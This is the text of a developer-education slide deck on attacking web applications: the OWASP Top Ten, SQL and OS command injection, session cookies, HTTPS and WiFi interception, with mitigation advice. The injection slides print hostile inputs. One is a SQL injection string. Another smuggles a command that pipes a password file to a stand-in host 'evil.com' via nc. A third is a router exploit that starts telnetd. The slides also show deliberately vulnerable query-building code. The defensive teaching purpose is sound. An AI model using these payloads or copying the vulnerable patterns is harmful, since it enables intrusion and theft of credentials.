Attacking Web
Applications
Sasha Goldshtein
CTO, Sela Group
blog.sashag.net
@goldshtn
Sasha Goldshtein
@goldshtn
Every web developer must be aware of the most common
web attacks, risks, and mitigations.
Don’t fly blind.
Sasha Goldshtein
@goldshtn

Typical Risks
§  Exposure of user information
-  Passwords, emails, identity theft
§  Direct financial gain
-  Credit card details
§  Creating a botnet
-  Using servers/user systems for malicious activity
§  Denial of service
§  Some serious damage™
-  Considering that more and more embedded systems serve stuff over HTTP
Sasha Goldshtein
@goldshtn

Are They Really After Me?
1.  They could be, if you’re important.
2.  They are after your users.
3.  They are after your servers.
4.  They found you randomly on the web.
Sasha Goldshtein
@goldshtn

OWASP Top Ten
1.  Injection
2.  Broken auth and session management
3.  Cross-site scripting
4.  Insecure direct object references
5.  Security misconfiguration
6.  Sensitive data exposure
7.  Missing function level access control
8.  Cross-site request forgery
9.  Using vulnerable components
10. Unvalidated redirects and forwards
Sasha Goldshtein
@goldshtn

SQL Injection
§  Suppose the user request parameter is …
	
  '	
  or	
  '1'='1	
  
§  Then the query we execute is …
select	
  *	
  from	
  users	
  where	
  (name=''	
  or	
  '1'='1')	
  and	
  (password='whatever')	
  
db.ExecuteReader("select	
  *	
  from	
  users	
  where	
  (name='"	
  
	
  +	
  Request["user"]	
  +	
  "')	
  and	
  (password='"	
  +	
  Request["password"]	
  +	
  "')");
Sasha Goldshtein
@goldshtn
Sasha Goldshtein
@goldshtn
OS Command Injection
§  Suppose we’re too lazy to perform DNS lookup, so we resort to the following:
§  Suppose the hostname parameter is …
	
  foo	
  ||	
  cat	
  /etc/password	
  |	
  nc	
  evil.com
§  Then we end up sending the password file to evil.com!
§  Most recent noisy exploit 10/9/2013 in DLink DIR-505 router firmware:
	
  request=ping_test&ip_addr=127.0.0.1;	
  /usr/sbin/telnetd;	
  
system("nslookup	
  "	
  +	
  Request["hostname"]);
Sasha Goldshtein
@goldshtn
DEMO
SQL injection and OS command injection
Sasha Goldshtein
@goldshtn

Mitigating Injections
§  DO NOT trust user input
§  DO NOT run code provided by the user
§  DO NOT use blacklists for validation
§  DO use SQL query parameters (?, @param, :param)
§  DO use whitelists and regexes for validation
§  DO fuzz your code with invalid input
Sasha Goldshtein
@goldshtn

Sessions and Cookies
§  Most web applications today store sensitive user data in cookies
§  At the very least, the session identifier is stored in a cookie
-  Cookies are tasty
§  Don’t store anything else in cookies and don’t trust them
-  What if the client sends you:
Cookie:	
  username=dave;permissions=admin	
  
Sasha Goldshtein
@goldshtn
DEMO
Exploiting vulnerable session information
Sasha Goldshtein
@goldshtn
Sessions and URLs
•  DO NOT embed session id in URLs
•  DO NOT trust cookie contents
•  DO NOT trust URL query string contents
http://example.com/delete_account.php?account_name=sasha
•  DO NOT use predictable session ids
	
  http://example.com/cart.php?sess=127
•  DO use a Secure, HttpOnly cookie for session id
•  DO use long, random session ids
Sasha Goldshtein
@goldshtn
HTTP and HTTPS
§  Surprisingly many web applications still use HTTP to transmit sensitive information
§  Your HTTP traffic is freely available to:
-  Your Starbucks barista
-  Your family members
-  Your ISP
-  Your boss
§  As a developer, you are responsible for your users sensitive information
Sasha Goldshtein
@goldshtn
DEMO
Manipulating HTTP traffic
Sasha Goldshtein
@goldshtn

You Have Been Pineappled
§  WiFi Pineapple is a mobile pentesting device
-  ARM SOC, RAM, internal storage, USB storage, WiFi, Ethernet, 3G modem support
§  Karma mode
Is this the KatieHomeWiFi?	

Is this the Starbucks WiFi?	

Is this the JFKAirportWiFi?	

Sure
Sasha Goldshtein
@goldshtn

DroidSheep and zANTI
Sasha Goldshtein
@goldshtn
Use HTTPS Correctly
§  DO NOT send sensitive information over HTTP
§  DO NOT display login pages over HTTP
§  DO NOT load HTTP frames/scripts/images in an otherwise HTTPS page
§  DO insist on pure HTTPS for sensitive pages
§  DO use Secure cookies for sensitive data (reminder)
And, as a user:
§  DO NOT connect to unsecured Wi-Fi networks (like “Free WiFi” or “Fluent”)
§  DO use a VPN in insecure environments
Sasha Goldshtein
@goldshtn
Storing Sensitive Information
§  DO NOT store anything you don’t have to store
-  Least responsibility principle
§  DO comply with regulation for secure storage
-  E.g. if you store credit card details, you’re in for some pain
Sasha Goldshtein
@goldshtn
DEMO
Rainbow tables and weak passwords
Sasha Goldshtein
@goldshtn
